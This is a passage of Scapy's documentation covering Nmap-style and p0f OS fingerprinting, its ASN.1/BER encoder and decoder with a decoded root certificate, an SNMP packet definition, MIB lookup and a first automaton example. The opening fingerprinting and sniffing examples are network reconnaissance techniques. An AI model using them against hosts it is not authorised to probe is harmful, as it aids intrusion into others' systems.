Then you can use the `nmap_fp()` function which implements same probes as in Nmap's OS Detection engine:

```
>>> nmap_fp("192.168.1.1",oport=443,cport=1)
Begin emission:
.*****..**Finished to send 8 packets.
*.........................................
Received 58 packets, got 7 answers, remaining 1 packets
(1.0, ['Linux 2.4.0 - 2.5.20', 'Linux 2.4.19 w/grsecurity patch',
'Linux 2.4.20 - 2.4.22 w/grsecurity.org patch', 'Linux 2.4.22-ck2 (x86)
w/grsecurity.org and HZ=1000 patches', 'Linux 2.4.7 - 2.6.11'])
```

p0f

If you have p0f installed on your system, you can use it to guess OS name and version right from Scapy (only SYN database is used). First make sure that p0f database exists in the path specified by:

```
>>> conf.p0f_base
```

For example to guess OS from a single captured packet:

```
>>> sniff(prn=prnp0f)
192.168.1.100:54716 - Linux 2.6 (newer, 1) (up: 24 hrs)
  -> 74.125.19.104:www (distance 0)
<Sniffed: TCP:339 UDP:2 ICMP:0 Other:156>
```

CHAPTER 4

Advanced usage

Note: This section has not been updated for scapy3k yet. Code examples may not work directly. Try bytes() instead of str() and b'string' instead of b'somestring'.

ASN.1 and SNMP

What is ASN.1?

Note: This is only my view on ASN.1, explained as simply as possible. For more theoretical or academic views, I'm sure you'll find better on the Internet.

ASN.1 is a notation whose goal is to specify formats for data exchange. It is independant of the way data is encoded. Data encoding is specified in Encoding Rules.

The most used encoding rules are BER (Basic Encoding Rules) and DER (Distinguished Encoding Rules). Both look the same, but the latter is specified to guarantee uniqueness of encoding. This property is quite interesting when speaking about cryptography, hashes and signatures.

ASN.1 provides basic objects: integers, many kinds of strings, floats, booleans, containers, etc. They are grouped in the so called Universal class. A given protocol can provide other objects which will be grouped in the Context class. For example, SNMP defines PDU_GET or PDU_SET objects. There are also the Application and Private classes.

Each of theses objects is given a tag that will be used by the encoding rules. Tags from 1 are used for Universal class. 1 is boolean, 2 is integer, 3 is a bit string, 6 is an OID, 48 is for a sequence. Tags from the `Context` class begin at 0xa0. When encountering an object tagged by 0xa0, we'll need to know the context to be able to decode it. For example, in SNMP context, 0xa0 is a PDU_GET object, while in X509 context, it is a container for the certificate version.

Other objects are created by assembling all those basic brick objects. The composition is done using sequences and arrays (sets) of previously defined or existing objects. The final object (an X509 certificate, a SNMP packet) is a tree whose non-leaf nodes are sequences and sets objects (or derived context objects), and whose leaf nodes are integers, strings, OID, etc.

Scapy and ASN.1

Scapy provides a way to easily encode or decode ASN.1 and also program those encoders/decoders. It is quite more lax than what an ASN.1 parser should be, and it kind of ignores constraints. It won't replace neither an ASN.1 parser nor an ASN.1 compiler. Actually, it has been written to be able to encode and decode broken ASN.1. It can handle corrupted encoded strings and can also create those.

ASN.1 engine

Note: many of the classes definitions presented here use metaclasses. If you don't look precisely at the source code and you only rely on my captures, you may think they sometimes exhibit a kind of magic behaviour. '' Scapy ASN.1 engine provides classes to link objects and their tags. They inherit from the `ASN1_Class`. The first one is `ASN1_Class_UNIVERSAL`, which provide tags for most Universal objects. Each new context (`SNMP`, `X509`) will inherit from it and add its own objects.

```
class ASN1_Class_UNIVERSAL(ASN1_Class):
    name = "UNIVERSAL"
# [...]
    BOOLEAN = 1
    INTEGER = 2
    BIT_STRING = 3
# [...]

class ASN1_Class_SNMP(ASN1_Class_UNIVERSAL):
    name="SNMP"
    PDU_GET = 0xa0
    PDU_NEXT = 0xa1
    PDU_RESPONSE = 0xa2

class ASN1_Class_X509(ASN1_Class_UNIVERSAL):
    name="X509"
    CONT0 = 0xa0
    CONT1 = 0xa1
# [...]
```

All ASN.1 objects are represented by simple Python instances that act as nutshells for the raw values. The simple logic is handled by `ASN1_Object` whose they inherit from. Hence they are quite simple:

```
class ASN1_INTEGER(ASN1_Object):
    tag = ASN1_Class_UNIVERSAL.INTEGER

class ASN1_STRING(ASN1_Object):
    tag = ASN1_Class_UNIVERSAL.STRING

class ASN1_BIT_STRING(ASN1_STRING):
    tag = ASN1_Class_UNIVERSAL.BIT_STRING
```

These instances can be assembled to create an ASN.1 tree:

```
>>> x=ASN1_SEQUENCE([ASN1_INTEGER(7),ASN1_STRING("egg"),ASN1_
↪SEQUENCE([ASN1_BOOLEAN(False)])])
>>> x
<ASN1_SEQUENCE[[<ASN1_INTEGER[7]>, <ASN1_STRING['egg']>, <ASN1_SEQUENCE[[
↪<ASN1_BOOLEAN[False]>]]>]]>
>>> x.show()
# ASN1_SEQUENCE:
  <ASN1_INTEGER[7]>
  <ASN1_STRING['egg']>
  # ASN1_SEQUENCE:
    <ASN1_BOOLEAN[False]>
```

Encoding engines

As with the standard, ASN.1 and encoding are independent. We have just seen how to create a compounded ASN.1 object. To encode or decode it, we need to choose an encoding rule. Scapy provides only BER for the moment (actually, it may be DER. DER looks like BER except only minimal encoding is authorised which may well be what I did). I call this an ASN.1 codec.

Encoding and decoding are done using class methods provided by the codec. For example the `BERcodec_INTEGER` class provides a `.enc()` and a `.dec()` class methods that can convert between an encoded string and a value of their type. They all inherit from BERcodec_Object which is able to decode objects from any type:

```
>>> BERcodec_INTEGER.enc(7)
'\x02\x01\x07'
>>> BERcodec_BIT_STRING.enc("egg")
'\x03\x03egg'
>>> BERcodec_STRING.enc("egg")
'\x04\x03egg'
>>> BERcodec_STRING.dec('\x04\x03egg')
(<ASN1_STRING['egg']>, '')
>>> BERcodec_STRING.dec('\x03\x03egg')
Traceback (most recent call last):
  File "<console>", line 1, in ?
  File "/usr/bin/scapy", line 2099, in dec
    return cls.do_dec(s, context, safe)
  File "/usr/bin/scapy", line 2178, in do_dec
    l,s,t = cls.check_type_check_len(s)
  File "/usr/bin/scapy", line 2076, in check_type_check_len
    l,s3 = cls.check_type_get_len(s)
  File "/usr/bin/scapy", line 2069, in check_type_get_len
    s2 = cls.check_type(s)
  File "/usr/bin/scapy", line 2065, in check_type
    (cls.__name__, ord(s[0]), ord(s[0]),cls.tag), remaining=s)
BER_BadTag_Decoding_Error: BERcodec_STRING: Got tag [3/0x3] while␣
↪expecting <ASN1Tag STRING[4]>
### Already decoded ###
None
### Remaining ###
'\x03\x03egg'
>>> BERcodec_Object.dec('\x03\x03egg')
(<ASN1_BIT_STRING['egg']>, '')
```

ASN.1 objects are encoded using their `.enc()` method. This method must be called with the codec we

want to use. All codecs are referenced in the ASN1_Codecs object. `str()` can also be used. In this case, the default codec (`conf.ASN1_default_codec`) will be used.

```
>>> x.enc(ASN1_Codecs.BER)
'0\r\x02\x01\x07\x04\x03egg0\x03\x01\x01\x00'
>>> str(x)
'0\r\x02\x01\x07\x04\x03egg0\x03\x01\x01\x00'
>>> xx,remain = BERcodec_Object.dec(_)
>>> xx.show()
# ASN1_SEQUENCE:
  <ASN1_INTEGER[7L]>
  <ASN1_STRING['egg']>
  # ASN1_SEQUENCE:
    <ASN1_BOOLEAN[0L]>

>>> remain
''
```

By default, decoding is done using the `Universal` class, which means objects defined in the `Context` class will not be decoded. There is a good reason for that: the decoding depends on the context!

```
>>> cert="""
... MIIF5jCCA86gAwIBAgIBATANBgkqhkiG9w0BAQUFADCBgzELMAkGA1UEBhMC
... VVMxHTAbBgNVBAoTFEFPTCBUaW1lIFdhcm5lciBJbmMuMRwwGgYDVQQLExNB
... bWVyaWNhIE9ubGluZSBJbmMuMTcwNQYDVQQDEy5BT0wgVGltZSBXYXJuZXIg
... Um9vdCBDZXJ0aWZpY2F0aW9uIEF1dGhvcml0eSAyMB4XDTAyMDUyOTA2MDAw
... MFoXDTM3MDkyODIzNDMwMFowgYMxCzAJBgNVBAYTAlVTMR0wGwYDVQQKExRB
... T0wgVGltZSBXYXJuZXIgSW5jLjEcMBoGA1UECxMTQW1lcmljYSBPbmxpbmUg
... SW5jLjE3MDUGA1UEAxMuQU9MIFRpbWUgV2FybmVyIFJvb3QgQ2VydGlmaWNh
... dGlvbiBBdXRob3JpdHkgMjCCAiIwDQYJKoZIhvcNAQEBBQADggIPADCCAgoC
... ggIBALQ3WggWmRToVbEbJGv8x4vmh6mJ7ouZzU9AhqS2TcnZsdw8TQ2FTBVs
... RotSeJ/4I/1n9SQ6aF3Q92RhQVSji6UI0ilbm2BPJoPRYxJWSXakFsKlnUWs
... i4SVqBax7J/qJBrvuVdcmiQhLE0OcR+mrF1FdAOYxFSMFkpBd4aVdQxHAWZg
... /BXxD+r1FHjHDtdugRxev17nOirYlxcwfACtCJ0zr7iZYYCLqJV+FNwSbKTQ
... 2O9ASQI2+W6p1h2WVgSysy0WVoaP2SBXgM1nEG2wTPDaRrbqJS5Gr42whTg0
... ixQmgiusrpkLjhTXUr2eacOGAgvqdnUxCc4zGSGFQ+aJLZ8lN2fxI2rSAG2X
... +Z/nKcrdH9cG6rjJuQkhn8g/BsXS6RJGAE57COtCPStIbp1n3UsC5ETzkxml
... J85per5n0/xQpCyrw2u544BMzwVhSyvcG7mm0tCq9Stz+86QNZ8MUhy/XCFh
... EVsVS6kkUfykXPcXnbDS+gfpj1bkGoxoigTTfFrjnqKhynFbotSg5ymFXQNo
... Kk/SBtc9+cMDLz9l+WceR0DTYw/j1Y75hauXTLPXJuuWCpTehTacyH+BCQJJ
... Kg71ZDIMgtG6aoIbs0t0EfOMd9afv9w3pKdVBC/UMejTRrkDfNoSTllkt1Ex
... MVCgyhwn2RAurda9EGYrw7AiShJbAgMBAAGjYzBhMA8GA1UdEwEB/wQFMAMB
... Af8wHQYDVR0OBBYEFE9pbQN+nZ8HGEO8txBO1b+pxCAoMB8GA1UdIwQYMBaA
... FE9pbQN+nZ8HGEO8txBO1b+pxCAoMA4GA1UdDwEB/wQEAwIBhjANBgkqhkiG
... 9w0BAQUFAAOCAgEAO/Ouyuguh4X7ZVnnrREUpVe8WJ8kEle7+z802u6teio0
... cnAxa8cZmIDJgt43d15Ui47y6mdPyXSEkVYJ1eV6moG2gcKtNuTxVBFT8zRF
... ASbI5Rq8NEQh3q0l/HYWdyGQgJhXnU7q7C+qPBR7V8F+GBRn7iTGvboVsNIY
... vbdVgaxTwOjdaRITQrcCtQVBynlQboIOcXKTRuidDV29rs4prWPVVRaAMCf/
... drr3uNZK49m1+VLQTkCpx+XCMseqdiThawVQ68W/ClTluUI8JPu3B5wwn3la
... 5uBAUhX0/Kr0VvlEl4ftDmVyXr4m+02kLQgH3thcoNyBM5kYJRF3p+v9WAks
... mWsbivNSPxpNSGDxoPYzAlOL7SUJuA0t7Zdz7NeWH45gDtoQmy8YJPamTQr5
... O8t1wswvziRpyQoijlmn94IM19drNZxDAGrElWe6nEXLuA4399xOAU++CrYD
... 062KRffaJ00psUjf5BHklka9bAI+1lHIlRcBFanyqqryvy9lG2/QuRqT9Y41
... xICHPpQvZuTpqP9BnHAqTyo5GJUefvthATxRCC4oGKQWDzH9OmwjkyB24f0H
... hdFbP9IcczLd+rn4jM8Ch3qaluTtT4mNU0OrDhPAARW0eTjb/G49nlG2uBOL
... Z8/5fNkiHfZdxRwBL5joeiQYvITX+txyW/fBOmg=
... """.decode("base64")
>>> (dcert,remain) = BERcodec_Object.dec(cert)
```

```
Traceback (most recent call last):
  File "<console>", line 1, in ?
  File "/usr/bin/scapy", line 2099, in dec
    return cls.do_dec(s, context, safe)
  File "/usr/bin/scapy", line 2094, in do_dec
    return codec.dec(s,context,safe)
  File "/usr/bin/scapy", line 2099, in dec
    return cls.do_dec(s, context, safe)
  File "/usr/bin/scapy", line 2218, in do_dec
    o,s = BERcodec_Object.dec(s, context, safe)
  File "/usr/bin/scapy", line 2099, in dec
    return cls.do_dec(s, context, safe)
  File "/usr/bin/scapy", line 2094, in do_dec
    return codec.dec(s,context,safe)
  File "/usr/bin/scapy", line 2099, in dec
    return cls.do_dec(s, context, safe)
  File "/usr/bin/scapy", line 2218, in do_dec
    o,s = BERcodec_Object.dec(s, context, safe)
  File "/usr/bin/scapy", line 2099, in dec
    return cls.do_dec(s, context, safe)
  File "/usr/bin/scapy", line 2092, in do_dec
    raise BER_Decoding_Error("Unknown prefix [%02x] for [%r]" % (p,t),␣
↪remaining=s)
BER_Decoding_Error: Unknown prefix [a0] for [
↪'\xa0\x03\x02\x01\x02\x02\x01\x010\r\x06\t*\x86H...']
### Already decoded ###
[[]]
### Remaining ###

↪'\xa0\x03\x02\x01\x02\x02\x01\x010\r\x06\t*\x86H\x86\xf7\r\x01\x01\x05\x05\x000\x81\x8
↪Time Warner Inc.1\x1c0\x1a\x06\x03U\x04\x0b\x13\x13America Online Inc.
↪1705\x06\x03U\x04\x03\x13.AOL Time Warner Root Certification Authority␣
↪20\x1e\x17\r020529060000Z\x17\r370928234300Z0\x81\x831\x0b0\t\x06\x03U\x04\x06\x13\x02
↪Time Warner Inc.1\x1c0\x1a\x06\x03U\x04\x0b\x13\x13America Online Inc.
↪1705\x06\x03U\x04\x03\x13.AOL Time Warner Root Certification Authority␣
↪20\x82\x02
↪"0\r\x06\t*\x86H\x86\xf7\r\x01\x01\x01\x05\x00\x03\x82\x02\x0f\x000\x82\x02\n\x02\x82\
↪$k\xfc\xc7\x8b\xe6\x87\xa9\x89\xee\x8b\x99\xcdO@\x86\xa4\xb6M\xc9\xd9\xb1\xdc
↪<M\r\x85L\x15lF\x8bRx\x9f\xf8#\xfdg\xf5
↪$:h]\xd0\xf7daAT\xa3\x8b\xa5\x08\xd2)[\x9b`O&
↪\x83\xd1c\x12VIv\xa4\x16\xc2\xa5\x9dE\xac\x8b\x84\x95\xa8\x16\xb1\xec\x9f\xea
↪$\x1a\xef\xb9W\\\x9a$!,
↪M\x0eq\x1f\xa6\xac]Et\x03\x98\xc4T\x8c\x16JAw\x86\x95u\x0cG\x01f`\xfc\x15\xf1\x0f\xea\
↪\xbf^\xe7:*\xd8\x97\x170|\x00\xad\x08\x9d3\xaf\xb8\x99a\x80\x8b\xa8\x95~
↪\x14\xdc\x12l\xa4\xd0\xd8\xef@I\x026\xf9n\xa9\xd6\x1d\x96V\x04\xb2\xb3-
↪\x16V\x86\x8f\xd9 W\x80\xcdg\x10m\xb0L\xf0\xdaF\xb6\xea%.
↪F\xaf\x8d\xb0\x8584\x8b\x14&
↪\x82+\xac\xae\x99\x0b\x8e\x14\xd7R\xbd\x9ei\xc3\x86\x02\x0b\xeavu1\t\xce3\x19!
↪\x85C\xe6\x89-\x9f%7g\xf1
↪#j\xd2\x00m\x97\xf9\x9f\xe7)\xca\xdd\x1f\xd7\x06\xea\xb8\xc9\xb9\t!
↪\x9f\xc8?\x06\xc5\xd2\xe9\x12F\x00N
↪{\x08\xebB=+Hn\x9dg\xddK\x02\xe4D\xf3\x93\x19\xa5\
↪'\xceiz\xbeg\xd3\xfcP\xa4,
↪\xab\xc3k\xb9\xe3\x80L\xcf\x05aK+\xdc\x1b\xb9\xa6\xd2\xd0\xaa\xf5+s\xfb\xce\x905\x9f\x
↪a\x11[\x15K\xa9
↪$Q\xfc\xa4\\\xf7\x17\x9d\xb0\xd2\xfa\x07\xe9\x8fV\xe4\x1a\x8ch\x8a\x04\xd3|Z\xe3\x9e\x
↪?e\xf9g\x1eG@\xd3c\x0f\xe3\xd5\x8e\xf9\x85\xab\x97L\xb3\xd7&
↪\xeb\x96\n\x94\xde\x856\x9c\xc8\x7f\x81\t\x02I*\x0e\xf5d2\x0c\x82\xd1\xbaj\x82\x1b\xb3
↪\xd41\xe8\xd3F\xb9\x03|\xda\x12NYd\xb7Q11P\xa0\xca\x1c\'\xd9\x10.
↪\xad\xd6\xbd\x10f+\xc3\xb0
↪"J\x12[\x02\x03\x01\x00\x01\xa3c0a0\x0f\x06\x03U\x1d\x13\x01\x01\xff\x04\x050\x03\x01\
↪\x9d\x9f\x07\x18C\xbc\xb7\x10N\xd5\xbf\xa9\xc4 (0\x1f\x06\x03U\x1d
↪#\x04\x180\x16\x80\x14Oim\x03~
↪\x9d\x9f\x07\x18C\xbc\xb7\x10N\xd5\xbf\xa9\xc4
```

The `Context` class must be specified:

```
>>> (dcert,remain) = BERcodec_Object.dec(cert, context=ASN1_Class_X509)
>>> dcert.show()
# ASN1_SEQUENCE:
  # ASN1_SEQUENCE:
    # ASN1_X509_CONT0:
      <ASN1_INTEGER[2L]>
    <ASN1_INTEGER[1L]>
    # ASN1_SEQUENCE:
      <ASN1_OID['.1.2.840.113549.1.1.5']>
      <ASN1_NULL[0L]>
    # ASN1_SEQUENCE:
      # ASN1_SET:
        # ASN1_SEQUENCE:
          <ASN1_OID['.2.5.4.6']>
          <ASN1_PRINTABLE_STRING['US']>
      # ASN1_SET:
        # ASN1_SEQUENCE:
          <ASN1_OID['.2.5.4.10']>
          <ASN1_PRINTABLE_STRING['AOL Time Warner Inc.']>
      # ASN1_SET:
        # ASN1_SEQUENCE:
          <ASN1_OID['.2.5.4.11']>
          <ASN1_PRINTABLE_STRING['America Online Inc.']>
      # ASN1_SET:
        # ASN1_SEQUENCE:
          <ASN1_OID['.2.5.4.3']>
          <ASN1_PRINTABLE_STRING['AOL Time Warner Root Certification␣
↪Authority 2']>
    # ASN1_SEQUENCE:
      <ASN1_UTC_TIME['020529060000Z']>
      <ASN1_UTC_TIME['370928234300Z']>
    # ASN1_SEQUENCE:
      # ASN1_SET:
        # ASN1_SEQUENCE:
          <ASN1_OID['.2.5.4.6']>
          <ASN1_PRINTABLE_STRING['US']>
      # ASN1_SET:
        # ASN1_SEQUENCE:
          <ASN1_OID['.2.5.4.10']>
          <ASN1_PRINTABLE_STRING['AOL Time Warner Inc.']>
      # ASN1_SET:
        # ASN1_SEQUENCE:
          <ASN1_OID['.2.5.4.11']>
          <ASN1_PRINTABLE_STRING['America Online Inc.']>
      # ASN1_SET:
        # ASN1_SEQUENCE:
          <ASN1_OID['.2.5.4.3']>
          <ASN1_PRINTABLE_STRING['AOL Time Warner Root Certification␣
↪Authority 2']>
    # ASN1_SEQUENCE:
      # ASN1_SEQUENCE:
        <ASN1_OID['.1.2.840.113549.1.1.1']>
        <ASN1_NULL[0L]>
      <ASN1_BIT_STRING[
↪'\x000\x82\x02\n\x02\x82\x02\x01\x00\xb47Z\x08\x16\x99\x14\xe8U\xb1\x1b
↪$k\xfc\xc7\x8b\xe6\x87\xa9\x89\xee\x8b\x99\xcdO@\x86\xa4\xb6M\xc9\xd9\xb1\xdc
↪<M\r\x85L\x15lF\x8bRx\x9f\xf8#\xfdg\xf5
↪$:h]\xd0\xf7daAT\xa3\x8b\xa5\x08\xd2)[\x9b`O&
↪\x83\xd1c\x12VIv\xa4\x16\xc2\xa5\x9dE\xac\x8b\x84\x95\xa8\x16\xb1\xec\x9f\xea
↪$\x1a\xef\xb9W\\\x9a$!,
```

```
    # ASN1_X509_CONT3:
      # ASN1_SEQUENCE:
        # ASN1_SEQUENCE:
          <ASN1_OID['.2.5.29.19']>
          <ASN1_BOOLEAN[-1L]>
          <ASN1_STRING['0\x03\x01\x01\xff']>
        # ASN1_SEQUENCE:
          <ASN1_OID['.2.5.29.14']>
          <ASN1_STRING['\x04\x14Oim\x03~
↪\x9d\x9f\x07\x18C\xbc\xb7\x10N\xd5\xbf\xa9\xc4 (']>
        # ASN1_SEQUENCE:
          <ASN1_OID['.2.5.29.35']>
          <ASN1_STRING['0\x16\x80\x14Oim\x03~
↪\x9d\x9f\x07\x18C\xbc\xb7\x10N\xd5\xbf\xa9\xc4 (']>
        # ASN1_SEQUENCE:
          <ASN1_OID['.2.5.29.15']>
          <ASN1_BOOLEAN[-1L]>
          <ASN1_STRING['\x03\x02\x01\x86']>
  # ASN1_SEQUENCE:
    <ASN1_OID['.1.2.840.113549.1.1.5']>
    <ASN1_NULL[0L]>
  <ASN1_BIT_STRING['\x00;\xf3\xae\xca\xe8.
↪\x87\x85\xfbeY\xe7\xad\x11\x14\xa5W\xbcX\x9f$\x12W\xbb\xfb?
↪4\xda\xee\xadz*4rp1k\xc7\x19\x98\x80\xc9\x82\xde7w^
↪T\x8b\x8e\xf2\xeagO\xc9t\x84\x91V\t\xd5\xe5z\x9a\x81\xb6\x81\xc2\xad6\xe4\xf1T\x11S\xf
↪\xc8\xe5\x1a\xbc4D!\xde\xad%\xfcv\x16w!\x90\x80\x98W\x9dN\xea\xec/\xaa
↪<\x14{W\xc1~\x18\x14g\xee
↪$\xc6\xbd\xba\x15\xb0\xd2\x18\xbd\xb7U\x81\xacS\xc0\xe8\xddi\x12\x13B\xb7\x02\xb5\x05A
↪'\xffv\xba\xf7\xb8\xd6J\xe3\xd9\xb5\xf9R\xd0N@\xa9\xc7\xe5\xc22\xc7\xaav
↪$\xe1k\x05P\xeb\xc5\xbf\nT\xe5\xb9B<
↪$\xfb\xb7\x07\x9c0\x9fyZ\xe6\xe0@R\x15\xf4\xfc\xaa\xf4V\xf9D\x97\x87\xed\x0eer^
↪\xbe&\xfbM\xa4-\x08\x07\xde\xd8\\\xa0\xdc\x813\x99\x18
↪%\x11w\xa7\xeb\xfdX\t,\x99k\x1b\x8a\xf3R?
↪\x1aMH`\xf1\xa0\xf63\x02S\x8b\xed%\t\xb8\r-
↪\xed\x97s\xec\xd7\x96\x1f\x8e`\x0e\xda\x10\x9b/\x18$\xf6\xa6M\n\xf9;
↪\xcbu\xc2\xcc/\xce$i\xc9\n
↪"\x8eY\xa7\xf7\x82\x0c\xd7\xd7k5\x9cC\x00j\xc4\x95g\xba\x9cE\xcb\xb8\x0e7\xf7\xdcN\x01
↪'M)\xb1H\xdf\xe4\x11\xe4\x96F\xbdl\x02>
↪\xd6Q\xc8\x95\x17\x01\x15\xa9\xf2\xaa\xaa\xf2\xbf/
↪e\x1bo\xd0\xb9\x1a\x93\xf5\x8e5\xc4\x80\x87>\x94/
↪f\xe4\xe9\xa8\xffA\x9cp*O*9\x18\x95\x1e~\xfba\x01<Q\x08.
↪(\x18\xa4\x16\x0f1\xfd:l#\x93 v\xe1\xfd\x07\x85\xd1[?
↪\xd2\x1cs2\xdd\xfa\xb9\xf8\x8c\xcf\x02\x87z\x9a\x96\xe4\xedO\x89\x8dSC\xab\x0e\x13\xc0
↪"\x1d\xf6]\xc5\x1c\x01/\x98\xe8z$\x18\xbc\x84\xd7\xfa\xdcr[\xf7\xc1:h']>
```

ASN.1 layers

While this may be nice, it's only an ASN.1 encoder/decoder. Nothing related to Scapy yet.

ASN.1 fields

Scapy provides ASN.1 fields. They will wrap ASN.1 objects and provide the necessary logic to bind a field name to the value. ASN.1 packets will be described as a tree of ASN.1 fields. Then each field

name will be made available as a normal `Packet` object, in a flat flavor (ex: to access the version field of a SNMP packet, you don't need to know how many containers wrap it).

Each ASN.1 field is linked to an ASN.1 object through its tag.

ASN.1 packets

ASN.1 packets inherit from the Packet class. Instead of a `fields_desc` list of fields, they define `ASN1_codec` and `ASN1_root` attributes. The first one is a codec (for example: `ASN1_Codecs.BER`), the second one is a tree compounded with ASN.1 fields.

A complete example: SNMP

SNMP defines new ASN.1 objects. We need to define them:

```
class ASN1_Class_SNMP(ASN1_Class_UNIVERSAL):
    name="SNMP"
    PDU_GET = 0xa0
    PDU_NEXT = 0xa1
    PDU_RESPONSE = 0xa2
    PDU_SET = 0xa3
    PDU_TRAPv1 = 0xa4
    PDU_BULK = 0xa5
    PDU_INFORM = 0xa6
    PDU_TRAPv2 = 0xa7
```

These objects are PDU, and are in fact new names for a sequence container (this is generally the case for context objects: they are old containers with new names). This means creating the corresponding ASN.1 objects and BER codecs is simplistic:

```
class ASN1_SNMP_PDU_GET(ASN1_SEQUENCE):
    tag = ASN1_Class_SNMP.PDU_GET

class ASN1_SNMP_PDU_NEXT(ASN1_SEQUENCE):
    tag = ASN1_Class_SNMP.PDU_NEXT

# [...]

class BERcodec_SNMP_PDU_GET(BERcodec_SEQUENCE):
    tag = ASN1_Class_SNMP.PDU_GET

class BERcodec_SNMP_PDU_NEXT(BERcodec_SEQUENCE):
    tag = ASN1_Class_SNMP.PDU_NEXT

# [...]
```

Metaclasses provide the magic behind the fact that everything is automatically registered and that ASN.1 objects and BER codecs can find each other.

The ASN.1 fields are also trivial:

```
class ASN1F_SNMP_PDU_GET(ASN1F_SEQUENCE):
    ASN1_tag = ASN1_Class_SNMP.PDU_GET

class ASN1F_SNMP_PDU_NEXT(ASN1F_SEQUENCE):
```

```
    ASN1_tag = ASN1_Class_SNMP.PDU_NEXT

# [...]
```

Now, the hard part, the ASN.1 packet:

```
SNMP_error = { 0: "no_error",
               1: "too_big",
# [...]
             }

SNMP_trap_types = { 0: "cold_start",
                    1: "warm_start",
# [...]
                  }

class SNMPvarbind(ASN1_Packet):
    ASN1_codec = ASN1_Codecs.BER
    ASN1_root = ASN1F_SEQUENCE( ASN1F_OID("oid","1.3"),
                                ASN1F_field("value",ASN1_NULL(0))
                                )


class SNMPget(ASN1_Packet):
    ASN1_codec = ASN1_Codecs.BER
    ASN1_root = ASN1F_SNMP_PDU_GET( ASN1F_INTEGER("id",0),
                                    ASN1F_enum_INTEGER("error",0, SNMP_
↪error),
                                    ASN1F_INTEGER("error_index",0),
                                    ASN1F_SEQUENCE_OF("varbindlist", [],␣
↪SNMPvarbind)
                                    )

class SNMPnext(ASN1_Packet):
    ASN1_codec = ASN1_Codecs.BER
    ASN1_root = ASN1F_SNMP_PDU_NEXT( ASN1F_INTEGER("id",0),
                                     ASN1F_enum_INTEGER("error",0, SNMP_
↪error),
                                     ASN1F_INTEGER("error_index",0),
                                     ASN1F_SEQUENCE_OF("varbindlist", [],␣
↪SNMPvarbind)
                                     )
# [...]

class SNMP(ASN1_Packet):
    ASN1_codec = ASN1_Codecs.BER
    ASN1_root = ASN1F_SEQUENCE(
        ASN1F_enum_INTEGER("version", 1, {0:"v1", 1:"v2c", 2:"v2", 3:"v3"}
↪),
        ASN1F_STRING("community","public"),
        ASN1F_CHOICE("PDU", SNMPget(),
                     SNMPget, SNMPnext, SNMPresponse, SNMPset,
                     SNMPtrapv1, SNMPbulk, SNMPinform, SNMPtrapv2)
        )
    def answers(self, other):
        return ( isinstance(self.PDU, SNMPresponse)    and
                 ( isinstance(other.PDU, SNMPget) or
```

```
                    isinstance(other.PDU, SNMPnext) or
                    isinstance(other.PDU, SNMPset)    ) and
                  self.PDU.id == other.PDU.id )
# [...]
bind_layers( UDP, SNMP, sport=161)
bind_layers( UDP, SNMP, dport=161)
```

That wasn't that much difficult. If you think that can't be that short to implement SNMP encoding/decoding and that I may may have cut too much, just look at the complete source code.

Now, how to use it? As usual:

```
>>> a=SNMP(version=3, PDU=SNMPget(varbindlist=[SNMPvarbind(oid="1.2.3",
 ↪value=5),
...                                            SNMPvarbind(oid="3.2.1",
 ↪value="hello")]))
>>> a.show()
###[ SNMP ]###
  version= v3
  community= 'public'
  \PDU\
   |###[ SNMPget ]###
   |  id= 0
   |  error= no_error
   |  error_index= 0
   |  \varbindlist\
   |   |###[ SNMPvarbind ]###
   |   |  oid= '1.2.3'
   |   |  value= 5
   |   |###[ SNMPvarbind ]###
   |   |  oid= '3.2.1'
   |   |  value= 'hello'
>>> hexdump(a)
0000   30 2E 02 01 03 04 06 70  75 62 6C 69 63 A0 21 02   0......public.!.
0010   01 00 02 01 00 02 01 00  30 16 30 07 06 02 2A 03   ........0.0...*.
0020   02 01 05 30 0B 06 02 7A  01 04 05 68 65 6C 6C 6F   ...0...z...hello
>>> send(IP(dst="1.2.3.4")/UDP()/SNMP())
.
Sent 1 packets.
>>> SNMP(str(a)).show()
###[ SNMP ]###
  version= <ASN1_INTEGER[3L]>
  community= <ASN1_STRING['public']>
  \PDU\
   |###[ SNMPget ]###
   |  id= <ASN1_INTEGER[0L]>
   |  error= <ASN1_INTEGER[0L]>
   |  error_index= <ASN1_INTEGER[0L]>
   |  \varbindlist\
   |   |###[ SNMPvarbind ]###
   |   |  oid= <ASN1_OID['.1.2.3']>
   |   |  value= <ASN1_INTEGER[5L]>
   |   |###[ SNMPvarbind ]###
   |   |  oid= <ASN1_OID['.3.2.1']>
   |   |  value= <ASN1_STRING['hello']>
```

Resolving OID from a MIB

About OID objects

OID objects are created with an `ASN1_OID` class:

```
>>> o1=ASN1_OID("2.5.29.10")
>>> o2=ASN1_OID("1.2.840.113549.1.1.1")
>>> o1,o2
(<ASN1_OID['.2.5.29.10']>, <ASN1_OID['.1.2.840.113549.1.1.1']>)
```

Loading a MIB

Scapy can parse MIB files and become aware of a mapping between an OID and its name:

```
>>> load_mib("mib/*")
>>> o1,o2
(<ASN1_OID['basicConstraints']>, <ASN1_OID['rsaEncryption']>)
```

The MIB files I've used are attached to this page.

Scapy's MIB database

All MIB information is stored into the conf.mib object. This object can be used to find the OID of a name

```
>>> conf.mib.sha1_with_rsa_signature
'1.2.840.113549.1.1.5'
```

or to resolve an OID:

```
>>> conf.mib._oidname("1.2.3.6.1.4.1.5")
'enterprises.5'
```

It is even possible to graph it:

```
>>> conf.mib._make_graph()
```

Automata

Scapy enables you to easily create network automata. Scapy does not stick to a specific model like Moore or Mealy automata. It provides a flexible way for you to choose your way to go.

An automaton in Scapy is deterministic. It has different states: a start state, some intermediate and some end and error states. There are transitions from one state to another. Transitions can be tied to specific conditions, the reception of a specific packet or a timeout. When a transition is taken, one or more actions can be run. An action can be bound to many transitions. Parameters can be passed from states to transitions and from transitions to states and actions.

From a programmer's point of view, states, transitions and actions are methods from an automaton subclass. They are decorated to provide some meta-information needed in order for the automaton to work.

First example

Let's begin with a simple example. I take the convention to write states with capitals, but any valid Python syntax would work as well.

```
class HelloWorld(Automaton):
    @ATMT.state(initial=1)
    def BEGIN(self):
        print("State=BEGIN")

    @ATMT.condition(BEGIN)
    def wait_for_nothing(self):
        print("Wait for nothing...")
        raise self.END()

    @ATMT.action(wait_for_nothing)
    def on_nothing(self):
        print("Action on 'nothing' condition")

    @ATMT.state(final=1)
    def END(self):
        print("State=END")
```

